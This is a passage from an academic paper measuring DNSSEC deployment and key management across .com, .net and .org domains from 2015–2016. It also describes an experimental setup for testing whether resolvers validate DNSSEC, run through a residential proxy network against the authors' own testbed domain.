Validating a DNSSEC record The DNSSEC PKI is rooted at the KSK of the DNS root zone. This KSK is well-known by DNSSEC-aware resolvers. Validating a DNS response starts at the root and continues down the DNS hierarchy: A resolver begins by using the KSK to validate the root DNSKEY RRSIG, which validates the root zone's ZSK. The resolver can then validate the child zone's DS record (and thereby the child zone's KSK) using the RRSIG for the DS records in the root zone, as this is signed with the root zone's ZSK. This process continues until the record in question is authenticated. Figure 1 shows example records and how they are related.

3 Related Work

In this section, we discuss related studies of the DNSSEC ecosystem, covering both server- (DNSSEC domain) and client-side (DNS resolver) studies.

DNSSEC domain deployment As the DNSSEC deployment has grown, researchers and industrial practitioners have examined the DNSSEC ecosystem. The Internet Society publishes periodic DNSSEC deployment reports [47], the most recent of which found that 89% of generic TLDs (gTLDs) and 47% of country-code TLDs (ccTLDs) are signed. They also report that the major authoritative DNS server software and libraries support DNSSEC. Web-based debugging tools such as the DNSSEC Debugger [15] and DNSViz [18] can help administrators verify correct DNSSEC deployment.

Several studies examined the early deployment of DNSSEC by monitoring the availability, verifiability, and validity of domains [40,41,54]. For example, Deccio et al. [12, 13] studied the misconfiguration of DNSSEC domains by surveying approximately 2,000 domains for five months, finding that 20% of zones where RRSIGs had expired at least once would experience another expi-

ration three or more times. Adrichem et al. [49] analyzed a sample of second-level domains on one day and found that 4% exhibited misconfigurations. Similarly, Dai et al. [14] found that 19.46% of second-level domains from the Alexa Top-1M had an invalid chain of trust from the root.

Our study extends these prior works in three ways. *First*, we examine **all** DNSSEC-enabled domains in three of the largest TLDs, rather than a sample. *Second*, we examine 21 months of DNSSEC behavior, allowing us to investigate temporal trends. *Third*, we examine more types of misconfigurations, including those that require longitudinal data to study (e.g., key rotation behavior).

DNS resolvers Researchers have also studied whether resolvers request and validate DNSSEC records. In general, this is challenging because most resolvers do not allow arbitrary clients to initiate queries. Prior work typically uses one the following techniques to address this limitation:

Passive techniques A number of studies rely on logs from authoritative DNS servers. Guðmundsson et al. [23] measured the deployment of DNSSEC-enabled resolvers using traces of DNS queries made to the `.org` servers. Similarly, Fukuda et al. [21] used snapshots of the `.jp` ccTLD authoritative name server to measure the portion of resolvers requesting `DS` and `DNSKEY` records; they found that 50% of the resolvers requested such records. These studies provide a glimpse into resolvers' DNSSEC queries, but not what they do with the responses. As we show later in this paper, many resolvers do not bother to validate responses.

Active techniques Other approaches issue DNS queries from clients deployed in large numbers of networks, e.g., using dedicated hardware (e.g., RIPE Atlas devices [45]) or software running on web clients (e.g., Java applets [27]). Alternatively, Yi et al. [55] deployed a middlebox that intentionally removed `RRSIGs` from DNS responses to investigate resolver behavior. Unfortunately, these approaches are limited by the coverage of a given deployment platform and user adoption model.

Recent work shows that advertisements embedded in webpages [7, 33, 47] can enable DNS resolver measurements at scale. This approach places ads that cause clients to make HTTP requests to a domain used for testing purposes. Using this methodology, Lian et al. [33] showed that 1% of clients could not resolve DNSSEC-enabled domains at all, while only 3% of clients successfully detected DNSSEC-signed domains with broken signatures. Similarly, APNIC Labs recently reported that the DNSSEC validation rate is increasing, particularly in Africa (16.58%) and Asia (10.17%), due to users' reliance on Google's public DNS service [7].

While the ad-based approach can quickly cover large numbers of resolvers, it gives researchers relatively little control over client selection. This makes it difficult to run multiple experiments using the same client (and their associated resolver) and to understand DNSSEC behavior of resolvers in depth, and makes it difficult to disambiguate lookup failures due to other factors (e.g., loss of connectivity). In Section 5, we address this limitation by using a large-scale platform that enables repeatable measurements of DNSSEC resolvers worldwide.

4 DNSSEC Deployment and Management

We begin our analysis of the DNSSEC PKI by focusing on the deployment and management of DNSSEC records by domains, and how this has changed over time. We perform a longitudinal analysis of nearly 150M domains to answer questions that include: 1) how widely is DNSSEC deployed; 2) when deployed, how often are DNSSEC records correctly published and managed; and 3) how are DNSSEC cryptographic keys managed and maintained, and what is their impact on security? We begin by describing the datasets we use to answer these questions before proceeding with our analysis.

4.1 Datasets

Our goal in this section is to conduct a large-scale, longitudinal, and detailed study of DNSSEC adoption and deployment at authoritative DNS servers. To cover a large number of registered domains, we investigate those listed in zone files for the `.com`, `.net`, and `.org` TLDs. While this does not cover all domains, the approximately 150M domains that we study cover 64% of the Alexa Top-1M and 75% of the Alexa Top-1K websites. To understand how DNSSEC adoption and management changes over time, we use snapshots of DNSSEC records covering nearly two years. Finally, we conduct hourly snapshots of a subset of domains to provide a detailed view of management over shorter timescales.

Taken together, our dataset represents the largest and most comprehensive known set of DNSSEC observations of authoritative DNS servers.

Daily scans Our dataset includes measurements from OpenINTEL [43,52], a project that conducts daily crawls of DNS records for a large number of domains listed in TLD zone files. OpenINTEL first obtains daily snapshots of the `.com`, `.net`, and `.org` TLD zone files, which contain the Name Server (`NS`) and Delegation Signer (`DS`) records for an average of over 147M second-level domains. For each of these, OpenINTEL also collects responses from the authoritative name server for `SOA`, `DNSKEY` records, and the corresponding `RRSIG` records.[5]

[5]This dataset contains only records for domains whose authorita-




Figure 2: CDF of the TTL of DNSKEY records for .com, .org, and .net second-level domains. Note that 97.9% of TTL values are greater than or equal to one hour and 36.4% of TTL values are greater than or equal to one day (86,400 seconds).




Figure 3: The percentage of all .com, .org, and .net second-level domains that have a DNSKEY record, from the Daily dataset. Between 0.75% and 1.0% of all domains publish a DNSKEY record at the time of writing.

The daily snapshots span 21 months (between March 1st, 2015 and December 31st, 2016); we refer to this as the Daily dataset.

Hourly scans The Daily dataset is sufficient for studying DNSSEC behavior at coarse granularity, but cannot capture dynamics at timescales shorter than one day. For example, consider the case of replacing DNSKEY records. Figure 2 depicts the cumulative distribution of TTL values for DNSKEY records across the entire Daily dataset. The figure shows that more than 63% of records have a TTL of less than one day, meaning the daily scans can potentially miss a large fraction of key replacement operations.

To address this limitation, we collect a second dataset using *hourly* queries, based on the observation that 97% of observed domains have a TTL of one hour or more. For efficiency, we focus only on domains that have a DS record in the TLD zone (i.e., domains that *may* have correctly deployed DNSSEC, as a DS record is a necessary but not sufficient condition for validity). Specifically, once per hour we collected the DNSKEY and corresponding RRSIG records for all second-level domains (an average of 708K domains) in the .com and .org TLDs, between September 29th and December 31st, 2016.[6] We refer to this dataset as the Hourly dataset.

4.2 DNSSEC Prevalence

We begin by examining how support for DNSSEC has evolved over time. Specifically, we focus on the number of second-level domains that publish at least one DNSKEY record according to the Daily dataset. Note that having a DNSKEY record published does not by itself imply that the domain has correctly deployed DNSSEC; there could be other missing records or invalid signatures. We examine the prevalence of *correct* DNSSEC deployment later in the paper.

Figure 3 plots the fraction of .com, .net, and .org second-level domains that publish at least one DNSKEY record. One key observation is that DNSSEC deployment is rare: between 0.6% (.com) and 1.0% (.org) of domains have DNSKEY records published in our latest snapshot. The fraction of domains that have DNSKEYs is, however, steadily growing. For example, for .org, the fraction rose from 0.75% in March 2015 to over 1.0% in December 2016, even though the number of second-level domains in these TLDs is growing as well (e.g., the .com TLD grew from 116M domains to 125M domains during the same time period).

We observe that large portions of the growth in DNSSEC deployment are due to a small number of steep increases in domains with DNSKEY records. Investigating this trend further, we found that these "spikes" were due to actions by a few authoritative name servers. For example, the authoritative server hyp.net enabled DNSSEC for 11,026 domains in the .org TLD between July 21st and August 5th, 2016, which explains the "spike" in the .org line in Figure 3. In addition, starting on December 16th, 2016, a significant number of new domains enabled DNSSEC, all of which used domainnameshop.com as their authoritative name server.

This observation suggests that a small number of authoritative name servers are responsible for most of the growth in DNSSEC deployment. Thus, incentivizing authoritative name server operators to deploy DNSSEC may end up having a large impact on future growth. For example, the .nl and .se ccTLDs incentivize second-level domains to deploy DNSSEC by offering lower registration costs; these second-level domains are tested every day by the registry to ensure they have correct DNSKEYs, RRSIGs, and DS records [37]. Both TLDs show significantly higher levels of DNSSEC deployment than the TLDs we study (47% [39] and 14% [2], respectively).

tive name server responded to a query; on average, the name servers for 9% of domains failed to respond to any queries.

[6]We did not collect hourly scans of .net domains as we did not have access to the hourly snapshots of the .net zone file.




Figure 4: Percentage of domains publishing DNSKEYs as a function of website popularity. Even among the most popular domains, deployment is no more that 1.85% of domains.




Figure 5: The percentage of signed domains that fail to publish a DS record in the parent zone. Approximately 30% of signed domains fail to do so, meaning they cannot be validated.

Next, we explore whether popular domains are more likely to have deployed DNSSEC. Figure 4 shows the percentage of the Alexa Top-1M domains in .com, .org, and .net that publish DNSKEYs, as of December 31st, 2016. We observe that popular websites are more likely to sign their domains, but the overall deployment remains low even among the most popular domains (e.g., the Top-10K sites have a DNSSEC deployment of only 1.85%).

Figure 4 also shows that not all of these domains have correctly deployed DNSSEC; surprisingly, almost 33% of domains that publish DNSKEYs cannot be validated. Next, we explore why so many domains fail to properly deploy DNSSEC. We focus only on the domains that *attempt* to deploy DNSSEC by publishing a DNSKEY record; consistent with prior work [33, 49], we refer to these domains as *signed domains*.

4.3 Missing Records

We now examine whether domains are publishing all necessary DNSSEC records. For this section, we use the Daily dataset, as the Hourly dataset does not cover domains missing DS records. Recall that properly deploying DNSSEC for a domain means that it must have a DS record in the parent zone, DNSKEY records, and RRSIG records for every published record type. We ask what fraction of signed domains properly publish all such records.

DS records Recall from Section 2 that the Delegation Signer (DS) record, which contains a hash of the domain's KSK, is essential to establish a chain of trust from a parent to a child zone. Unlike other DNSSEC record types, DS records are published in the *parent* zone (e.g., .com), along with the domain's NS records. Thus, correctly installing a DS record is often a manual process, where the administrator contacts its registrar and requests that the registrar add a DS record.[7] Domains that fail to upload a correct DS record are not signed by the parent and therefore cannot be validated, even if they provide correct RRSIGs for all of their records.

We begin by examining the percentage of signed domains that fail to upload a DS record using the Daily dataset (Figure 5). We observe that 28%–32% of signed domains do not have a DS record, meaning they cannot be validated. This observation is in line with previous studies [49, 51]; however, prior work has not explored *why* such a large fraction of domains are missing DS records.

To shed light on why, we focus on domains' authoritative name servers. Specifically, we identify the name servers that are authoritative for the largest number of signed domains from our latest snapshot (December 31st, 2016), and calculate the fraction of their domains that are missing a DS record (a name server can be authoritative for multiple domains if they are managed by the same organization). Table 1 shows the results for the top 15 authoritative name servers, which cover 83% of the

[7] CDNSKEY and CDS can partially reduce the burden of doing manual secure delegation [31] by allowing a domain owner to directly provide the DS record to the registry; unfortunately, we know of no TLDs that currently support CDS or CDNSKEY.

Name servers	Number of domains Signed	w/ DS	DS Publishing Ratio
*.ovh.net	316,960	315,204	99.45%
*.loopia.se	131,726	1	0.00%
*.hyp.net	94,084	93,946	99.85%
*.transip.net	91,103	91,009	99.90%
*.domainmonster.com	60,425	4	0.01%
*.anycast.me	52,381	51,403	98.13%
*.transip.nl	47,007	46,971	99.92%
*.binero.se	44,650	17,099	38.30%
*.ns.cloudflare.com	28,938	17,483	60.42%
*.is.nl	15,738	11	0.07%
*.pcextreme.nl	14,967	14,801	98.89%
*.webhostingserver.nl	14,806	10,655	71.96%
*.registrar-servers.com	13,115	11,463	87.40%
*.nl	12,738	12,674	99.50%
*.citynetwork.se	11,660	13	0.11%

Table 1: Table showing the most popular 15 authoritative name servers, the number of domains with a DS record, and the total number of signed domains for our latest snapshot (December 31st, 2016). The shaded rows represent registrars that fail to publish DS records for nearly all of their domains.




Figure 6: The percentage of signed domains that do not have RRSIGs for SOA and DNSKEY.




Figure 7: The percent of signed domains for which the RRSIG signatures for the SOA records could not be validated.

signed domains we study. We find a highly skewed distribution, with most of the name servers publishing DS records for almost all signed domains, but with four failing to upload a DS record for nearly all of their domains.[8] For example, Loopia (a Swedish hosting provider) is authoritative for more than 131,000 domains that publish DNSKEYs, but only *one* of these domains actually uploads a DS record, which is invalid.[9] Yet again, large hosting providers and outsourced name servers play a significant role in (im)properly maintaining chains of trust.

Returning to Figure 5, we also observe a few dips and spikes in the fraction of domains missing DS records. For example, the drop in the percentage of .org domains with missing DS records in August 2016 was due to a single registrar (hyp.net) publishing 11,026 new signed domains, all with proper DS records (the same set that was observed in Section 4.2). However, the spike in all three TLDs in December 2016 was caused by one hosting provider, Domain Monster, bulk-signing over 37,000 new domains *without* placing the proper DS records.

RRSIG records We next examine the percentage of signed domains that fail to provide RRSIGs for SOA and DNSKEYs using the Daily dataset. Figure 6 presents these results. We find a surprisingly high fraction of missing SOA RRSIGs (1.7%, on average), and a lower fraction of missing DNSKEY RRSIGs (0.2%, on average). We also observe a decreasing trend of missing SOA RRSIGs, and find sudden drops occur in all three TLDs in December 2016. These were caused by the same hosting provider, Domain Monster, which not only provided DNSKEYs for over 37,000 domains *without* corresponding DS records, *but also did not sign the SOA*, indicating thorough mismanagement. Domain Monster finally started publishing SOA RRSIGs in December 2016.

4.4 Incorrect Records

Despite substantial mismanagement, a large fraction of domains publish all the DNSSEC records required for validation. However, this alone is not sufficient to properly deploy DNSSEC; the signatures (and timestamps) in those records must be correct (and not expired).

RRSIG signatures We begin by examining the correctness and freshness of RRSIGs records for SOA and DNSKEY records, using only domains in the Daily dataset that provide RRSIG records. As all RRSets except DNSKEY records are signed by the same ZSK, we verify SOA records with ZSKs, and DNSKEY records with KSKs. Figure 7 plots the fraction of domains where RRSIG validation for SOA records fails. We find that nearly 99.5% of them are valid. Similarly, we observe that most DNSKEYs are also valid (omitted from the figure for clarity), indicating a common, correct process for generating the records.

Interestingly, the fraction of domains with valid records in Figure 7 fluctuates substantially over the course of days or weeks. To investigate the root causes, we determine the reason for validation failure using a customized dnspython library, and assign them to one




Figure 8: The percent of signed domains with each validation failure type for SOA records.

[8]Interestingly, three of these hosting providers (loopia.se, citynetwork.se, and domainmonster.com) do not even upload a DS record for their *own* (signed) domains.

[9]We contacted all four of these operators to ask the reason behind this behavior. One administrator said "*Most people do not understand DNS, so imagine the white faces when I mention DNSSEC ... I don't think DNSSEC has a high priority anymore currently in our organization or our customer base.*" *[48]*




Figure 9: The percent of signed domains having DS records that do not match their KSKs.




Figure 10: Cumulative distribution of the number of domains grouped by DNSKEYs. The y axis starts at 0.999 and both long tails extend to 106,640 domains (.com).

of three categories: *Expired* RRSIGs (i.e., signatures beyond their expiration date), records with *Signature Invalid* RRSIGs (i.e., signatures that do not match the corresponding DNSKEY), and *Other* reasons (e.g., malformed RRSIGs). We show the fraction of signed domains with the first two failure types for SOA RRSIGs in Figure 8.[10] We find that expired RRSIG records are the primary reason for validation failure. This indicates the need for better automation and auditing of processes for refreshing RRSIG records in DNSSEC.

As one example of this problem, consider the rise in expired signatures in May 2016 for .com and .net. This rise is due to a single registrar: 1,938 .com domains and 254 .net domains, all served by registrar-servers.com, became invalid over this period. This registrar fixed the issue on May 10th, 2016.

Finally, we observe a few intermittent spikes indicated short-lived correlated failures. For example, in September 2015 a total of 1,493 domains with the authoritative name server transip.net published incorrect RRSIGs, a problem that was corrected the following day.

DS records We now examine the correctness of DS records using the Daily dataset. Recall that DS records are basically hashes of KSKs, signed by the parent zone.

Figure 9 shows the results of this analysis. For domains with a DS record, 99.9% of those records are valid (i.e., match the KSK). The spike that occurred in .com and .net in August 2016 was caused by one name server, transip.net, that published incorrect record RRSIGs in September 2016. This name server suddenly changed ZSKs and KSKs for their 381 .com domains and 25 .net domains without switching the DS record, and the problem was corrected the following day.

[10]The results for DNSKEY RRSIGs are similar, and omitted for brevity. Furthermore, less than 0.0006% of domains fail to validate for *Other* reasons, and are similarly omitted.

4.5 Key Management

The previous sections focused on the necessary records for providing valid responses to DNSSEC queries; however, even the best record management practices can result in an insecure system if the cryptographic keys that they rely on are mismanaged. In the next two sections we focus on how administrators manage these keys. In particular, we investigate how often keys are shared across domains (thus increasing the attack surface), how often private keys are weak (e.g., using short keys that can potentially be brute-forced), and whether administrators take the correct steps when rolling over to new keys.

Shared keys In principle, each domain's KSK and ZSK should be unique, as the DS record binds an identity (e.g., a domain) to a KSK, and the ZSK produces RRSIGs for integrity. Otherwise, if the same private key is used for multiple domains, an attacker who steals this key can forge valid DNSSEC records for any of those domains. However, recent work demonstrates that key sharing is common for operational reasons in the SSL/TLS PKI [9]. We thus conducted a study to determine if similar practices occur with DNSSEC keys.

To do so, we extract each domain's DNSKEY record from our latest snapshot (December 31, 2016), and group domains by their KSKs and ZSKs respectively. Figure 10 shows the cumulative distribution of the number of the domains using each ZSK and KSK. We find that 99.95% of keys are used by only one domain. However, this common behavior masks a long tail for key sharing: 384 KSKs (0.04%) and 587 ZSKs (0.05%) are shared by more than one domain, and one KSK and ZSK is shared by over 132,000 domains! Further, we find that ZSK and KSK sharing rates are similar, suggesting that domains sharing ZSKs are highly likely to share KSKs as well.

To understand the key sharing phenomena in more de-

Name servers	KSK Domains	KSK Keys	ZSK Domains	ZSK Keys
*.others	151,733	157,533	152,144	188,482
*.ovh.net	316,888	318,036	316,887	326,011
*.loopia.se	133,258	199	133,258	217
*.hyp.net	94,888	119,150	94,885	119,161
*.transip.net	93,819	93,774	93,818	187,129
*.domainmonster.com	60,984	60,991	60,984	121,939
*.anycast.me	55,936	56,075	55,936	58,296
*.transip.nl	45,676	45,648	45,675	91,161
*.binero.se	44,963	49	44,963	54
*.ns.cloudflare.com	28,469	239	28,469	214
*.nl	12,837	12,834	12,836	25,512
*.pcextreme.nl	15,210	15,192	15,210	28,654
*.webhostingserver.nl	15,023	15,019	15,023	22,741
*.registrar-servers.com	13,183	13,043	13,181	12,998
*.is.nl	11,945	11,978	11,945	23,790
*.citynetwork.se	11,702	21	11,702	28

Table 2: Table showing the most popular 15 authoritative name servers, the number of domains they manage, and the number of unique DNSKEYs for these domains. The shaded rows represent registrars that share the same DNSKEY across most of their domains.

tail, we investigate whether key sharing is mostly explained by a policy from a small set of hosting providers for the affected domains. We first group domains by their authoritative name server, and then group them again by the DNSKEYs in our latest snapshot.

Table 2 shows the most popular 15 authoritative name servers, their total number of domains, and their total number of DNSKEYs. Similar to the previous section, we find highly bimodal behavior, with most name servers having a low prevalence of shared DNSKEYs, but with a few popular name servers using shared DNSKEYs for nearly all of the domains for which they are authoritative. Of course, key sharing may make sense from an operational perspective (easier management) and from a domain ownership perspective (multiple domains owned by the same company). However, key sharing across domains belonging to different companies for efficiency can substantially increase security risks, e.g., when a single shared key is compromised or cracked this affects all domains that share that key.

Weak keys Next, we examine how often weak keys are used in DNSSEC. The National Institute of Standards and Technology (NIST) recommended against the use of 1024-bit keys after December 31, 2013, as rapid advances in computational power and cloud computing make it easier to break 1024-bit keys [1]. Correspondingly, the Certificate Authority/Browser Forum [11] announced that 1024-bit RSA keys should no longer be supported for SSL certificates or code signing [38]. Further, a recent study showed that 66% of DNSKEYs obtained from the Alexa Top-1M domains can be factored due to their short length [56].

While there is no standard minimum key length for DNSSEC, we adopt the NIST recommendations, and thus define *weak* keys as ones meeting any of the following conditions: (1) RSA keys with a length less than or equal to 1024 bits, (2) DSA keys with a length less than or equal to 2048 bits, or (3) elliptic curve keys with a length less than or equal to 160 bits [1].




Figure 11: The percentage of domains with weak ZSKs and KSKs. Most keys are weak by NIST standards, even today.

Figure 11 shows the percentage of weak ZSKs and KSKs each day, using the Daily dataset. First, we observe that *the vast majority (91.7%) of ZSKs are weak*, with most being 1024-bit RSA keys. Interestingly, the same trend holds true, but to a lesser extent, for KSKs: over one-third of KSKs are weak keys. Second, there is a small trend towards using stronger keys over time; for example, the fraction of weak ZSK keys began to decline in October 2016. Regardless, the large fraction of weak keys—coupled with the key sharing that we observed in the previous section—further underscores mismanagement of private key material, which can severely weaken security in the DNSSEC PKI.

4.6 Key Rollover

As with any PKI, DNSSEC provides a way for entities to change their public/private key pairs. This process, called key *rollover*, is a recommended best practice in the DNSSEC RFCs [29, 30], and the use of two-key pairs (KSKs and ZSKs) is designed to facilitate frequent rollover.

KSK rollover Rolling over a KSK involves publishing a new DNSKEY and updating the DS in the parent zone.

Unlike many other PKIs, DNSSEC must address issues raised by DNS record caching when considering key rollovers. Recall that all DNS responses contain a TTL field indicating how long a given record can be cached; for efficiency, these TTL values are often on the order of hours to days (see Figure 2). Thus, a domain must carefully manage records during key rollover: if a domain conducts an *Abrupt* rollover (simply publishing a new KSK and DS record), old cached RRSIGs and DS records can cause record validation to fail for clients.

The DNSSEC RFC specifies two schemes by which a domain can roll over their KSK to mitigate this prob-

Scheme	.com	.net	.org
No KSK rollovers	621,213	93,558	65,704
Abrupt	17,724	3,183	1,710
Double Signature	219,547	46,092	32,206

Table 3: Distribution of KSK rollover schemes for all domains for each TLD. We do not observe any KSK rollovers for roughly 70% of domains; for the 320,462 domains where we do see a rollover, we observe that 7.0% conduct rollovers that may cause their domains to fail validation for some clients.

lem: *Double Signature* and *Double DS*. As we do not observe *any* domains using *Double DS*, we focus only on the *Double Signature* scheme. To roll over a KSK using the *Double Signature* scheme, a domain first publishes a new KSK alongside the old KSK, and uses the new KSK to sign additional DNSKEY RRSIGs. At this point, there are *two* KSKs and DNSKEY RRSIGs published. The domain then uploads the new DS record to the parent zone. The domain removes the old DNSKEY and DNSKEY RRSIGs only after the DNSKEY record TTL has expired. By doing so, the domain ensures that all clients will be able to validate the domain, regardless of whether they have cached records.

Table 3 shows the inferred KSK rollover schemes for all domains we measured. We observe that over 70% of domains do *zero* KSK rollovers during our 21 month study period.[11] For those that perform a rollover their KSK, we observe that over 7% of the domains do *Abrupt* rollovers (i.e., simply switching out their keys and DS records without regard for caching effects). These domains may become unavailable during rollover due to failed validation. We also find that between 46% and 50% of the domains that did not rollover their keys have weak keys, underscoring the urgent need for them to quickly perform a rollover their keys to stronger versions.

ZSK rollover We now turn to examine rollovers of ZSKs. Unlike KSK rollovers, a domain need not involve its registrar; the ZSK rollover can be done unilaterally by the domain itself. However, conducting an *Abrupt* rollover can still lead to validation failures, so the DNSSEC RFC defines two schemes for domains to safely roll over their ZSK:

Pre-Publish Under the *Pre-Publish* scheme, a domain publishes a new ZSK DNSKEY, but still uses the old key to sign the RRSIGs (e.g., for A records). After waiting until the TTL of the old DNSKEY expires, the domain then uses the new ZSK to sign the RRSIGs, but continues to publish the old DNSKEY. In this way, cached RRSIGs created with the old key can still be verified. After the maximum TTL of any record in the zone elapses, the old key is no longer published.

[11]These results align with a recent report [53] that showed 55% *of TLDs* had not rolled over their KSKs for 22 months.

Scheme	.com	.org
No ZSK rollovers	279,935	27,166
Abrupt	5,527	66
Double Signature	58,807	9,615
Pre-Publish	259,327	33,518

Table 4: Distribution of ZSK rollover schemes for all domains for each TLD. We do not observe any ZSK rollovers for roughly 45% of domains; for the 366,718 domains where we do see roll over, we observe that 1.5% conduct rollovers that may cause their domains to fail validation for some clients.

Double Signature The *Double Signature* scheme works similarly to the KSK scheme: a new ZSK DNSKEY is introduced, and is used to sign additional RRSIGs immediately. As a result, there are two RRSIGs for each record type: one is signed by the old key, and the other is signed by the new key. After the maximum TTL of any record in the zone, the old key and its RRSIGs are removed.

When detecting the different ZSK rollover schemes, we face a significant challenge: the Daily scans have a resolution of only 24 hours. Thus, we may not observe the rollover behavior of domains that use TTL values of less than 24 hours.[12] Instead, we use the Hourly dataset, which covers nearly all domains (only 2.1% of domains were observed using TTL values smaller than 1 hour).

Table 4 presents the results of our analysis for each TLD. We first observe that both the *Double Signature* and *Pre-Publish* schemes are used, but that the *Pre-Publish* scheme is more popular by a significant margin. However, as with the KSK rollovers, we observe a non-trivial fraction (1.5%) of domains abruptly changing their keys, even though this may lead to validation failures for clients. The lower frequency of *Abrupt* ZSK rollovers may be due to the fact that ZSK rollovers are done entirely by the domain itself, whereas KSK rollovers require coordination with the parent zone.

4.7 Superfluous Signatures

Each DNSKEY RRSIG must be verified by the domain's KSK; but, we find that a large fraction of domains (676,104, or 61% of domains in the December 31, 2016 snapshot) sign their DNSKEY record *twice*: once with the KSK (as expected), and once with the ZSK (which is not used in validation). When focusing only on domains having a corresponding DS record, we find that 644,797 domains (83.6%) exhibit this behavior. While this does not inhibit validation (assuming a valid KSK signature), it does increase the size of DNSKEY packets significantly. When using strong keys (e.g., 2048-bit RSA), this behavior can lead to avoidable DNSKEY packet fragmentation, which not only makes domain resolution inefficient [50],

[12]This was not a problem for detecting KSK rollover schemes, as all TLDs we study use TTL values of at least one day.




Figure 12: DNSKEY message size for all domains with a DS record. Packets are fragmented when the message size exceeds 1,472 and 1,232 bytes for IPv4 and IPv6, respectively (assuming an MTU of 1,500 bytes).

but also makes DNSSEC vulnerable to poisoning attacks when resolvers do not validate responses [24]. As we show in the next section, the vast majority of the resolvers we studied request DNSSEC records but do not validate such responses.

Fragmentation does not impact a majority of domains today as the main reason is that relatively short (1024-bit RSA) keys are used. Ironically, if operators were to improve the security by using longer keys, substantial numbers of domains may become vulnerable to poisoning. Figure 12 shows the cumulative distribution of estimated DNSKEY packet size per domain when using 1024-bit and 2048-bit keys, and when using only KSK signatures or using both KSK and the unnecessary ZSK signatures in the DNSKEY record.

The figure shows that records today rarely incur IPv4 fragmentation; only 403 (0.01%) of the domains that sign their DNSKEY with just the KSK, and 5,568 (0.8%) of the domains that use both the KSK and ZSK cause fragmentation. Of these latter domains, 3,380 (60.7%) could have avoided fragmentation by using only a KSK signature in the DNSKEY record. Increasing the key size to 2048 bits does not substantially increase fragmentation for those that use only KSK signatures (only 10 additional domains are affected); however, for those that use superfluous signatures, 30,914 (4.6%) of their responses will be fragmented—more than five times as many cases as today.

This behavior is likely due to misconfigured DNS software. For example BIND [17] and Windows Server 2012 [16] both generate DNSKEY RRSIGs using both the KSK and ZSK by default. PowerDNS [44], and OpenDNSSEC [42] correctly generate DNSKEY RRSIGs only with the KSK.

4.8 Summary

We found that DNSSEC deployment is rare but increasing, and nearly a third of DNSSEC-enabled domains are misconfigured in ways that defeat security by providing records that cannot be validated. The latter is primarily caused by a small number of popular hosting providers and registrars that fail to provide DS records, use expired RRSIGs, etc. We also found that almost all ZSKs and one-third of KSKs are weak by NIST standards, that a few hosting providers use the same DNSKEYs for almost all of the domains for which they are authoritative, and many domains exhibit poor rollover hygiene. These issues undermine the security of DNSSEC regardless of resolver behavior, and highlight the need for improved auditing and automation in DNSSEC management.

5 DNS Resolver Support

Even if domains properly manage their DNSSEC records, a client is not protected unless its resolver requests and validates them properly. We now examine the DNSSEC behavior of resolvers.

5.1 Data Collection Methodology

A challenge when studying the behavior of resolvers is that most will respond only to local clients (i.e., they are not open resolvers). To address this limitation, we use the Luminati proxy network [10] to issue DNS requests.

Hola Unblocker [25] is a system that allows users to route traffic via a large number of proxies, often to evade geofencing of content. The Hola software is available on multiple platforms (e.g., as a stand-alone application on Windows, as cross-platform web browser extensions, and on Android) and has been installed more than 91 million times. *Luminati* [35] is a paid HTTP/S proxy service that enables clients to route traffic via Hola users' machines.

To route HTTP/S traffic via Luminati, a client first connects to a Luminati server (called the *super proxy*). The super proxy then checks that the destination domain is valid (via Google's DNS service), and then forwards the request to a Hola client (called the *exit node*). The exit node then makes a DNS request for the destination domain, makes the HTTP/S request, and returns the response back via the super proxy. The super proxy annotates the response with a unique identifier for the exit node that made the request, called the *zID*. An overview is shown in Figure 13; more details about using Luminati for network measurement experiments are provided by Chung et al. [10].

Luminati allows clients to choose the exit node that will forward traffic via two mechanisms. *First*, the client is allowed to select the country where the exit node is located. *Second*, the client can repeatedly send requests via the same exit node by specifying a *session number*; Luminati will continue to use the same exit node as long




Figure 13: Timeline of a request in Luminati: the client connects to the super proxy and makes a request ①; the super proxy makes a DNS request ② and forwards the request to the exit node ③; the exit node makes a DNS request ④, then requests the HTTP content ⑤. The response is then returned to the super proxy ⑥, then to the client ⑦.

as the node remains alive and no errors are encountered. This functionality allows us to conduct multiple experiments using the same exit node.

Ethics To conduct these experiments, we paid the operators of Luminati for access, and we abided by their terms of service. The owners of exit nodes agreed to route Luminati traffic through their hosts in exchange for free service.[13] Users can opt out by subscribing to Hola (for a fee) or uninstalling the software. We took great care to make sure that our experiments would not harm users, by sending only a small amount of traffic and by not visiting any potentially sensitive domains. For the latter, we mitigated any potential harm to operators of exit nodes by generating traffic only toward domains that we own, which are hosted in our university testbed and serve empty web pages.

5.2 Experimental Setup

Our broad goal in this section is to understand the DNSSEC behavior of resolvers. For these experiments, we built an authoritative DNS server and web server for a testbed domain under our control. Our testbed domain (a second-level domain) fully supports DNSSEC functionality with a chain of trust by uploading its `DS` record to the `.com` zone.

Domain configuration One of our goals is to examine whether DNSSEC resolvers properly validate DNSSEC records. To do so, we configured our DNS server with 10 different subdomains, each of which simulates a different kind of DNSSEC misconfiguration, along with a single *valid* zone. These misconfigurations include missing, incorrect, and expired `RRSIG`s, missing `DNSKEY`s, incorrect `DS` records, *etc*.

For each exit node we test, we generate a unique identifier for that node's DNS requests (e.g., `http://`id_1`.invalid-rr-sig.example.com`). This approach allows us to easily map incoming DNS and HTTP requests to specific exit nodes, and to avoid any potential caching issues at intermediate resolvers. To implement this, we created a custom DNS server that generated `DNSKEY`s, `DS` records, and `RRSIG`s on-the-fly.

Experimental configuration At first glance, measuring whether a resolver supports DNSSEC seems trivial. We configure our server to respond to queries with misconfigured DNSSEC `RRSIG`s, which should be dropped by validating resolvers. If the exit node successfully retrieves the web page, then we know that the exit node's resolver did not provide DNSSEC security.

In practice, implementing this experiment correctly is not so simple. First, Luminati's super proxy checks that the requested domain name is valid using a Google resolver (which does DNSSEC validation) *before* forwarding the request to the exit node. Thus, a simple request for a misconfigured record would be rejected by the super proxy and not forwarded to an exit node. Second, if an exit node's resolver correctly rejects a misconfigured DNSSEC response, it will respond to the exit node with a `SERVFAIL` message. In this case, the super proxy will return an error message to our measurement client and invalidate our session identifier (i.e., we can no longer send requests via that exit node using the identifier). Third, a request may fail for reasons other than DNSSEC validation (e.g., due to network failure at the exit node), so we must develop techniques to disambiguate such cases.

We address these issues as follows:

1. We configure our DNS server to always return a valid response if the request comes from Google's DNS service, to ensure that the super proxy forwards the request to the exit node.[14]
2. Each exit node first fetches a *valid* record for a name with a unique identifier. We record the identifier, the *zID* in the super proxy's response, the IP address of the exit node's resolver (from the incoming DNS request), and the IP address of the exit node (from the incoming web request).
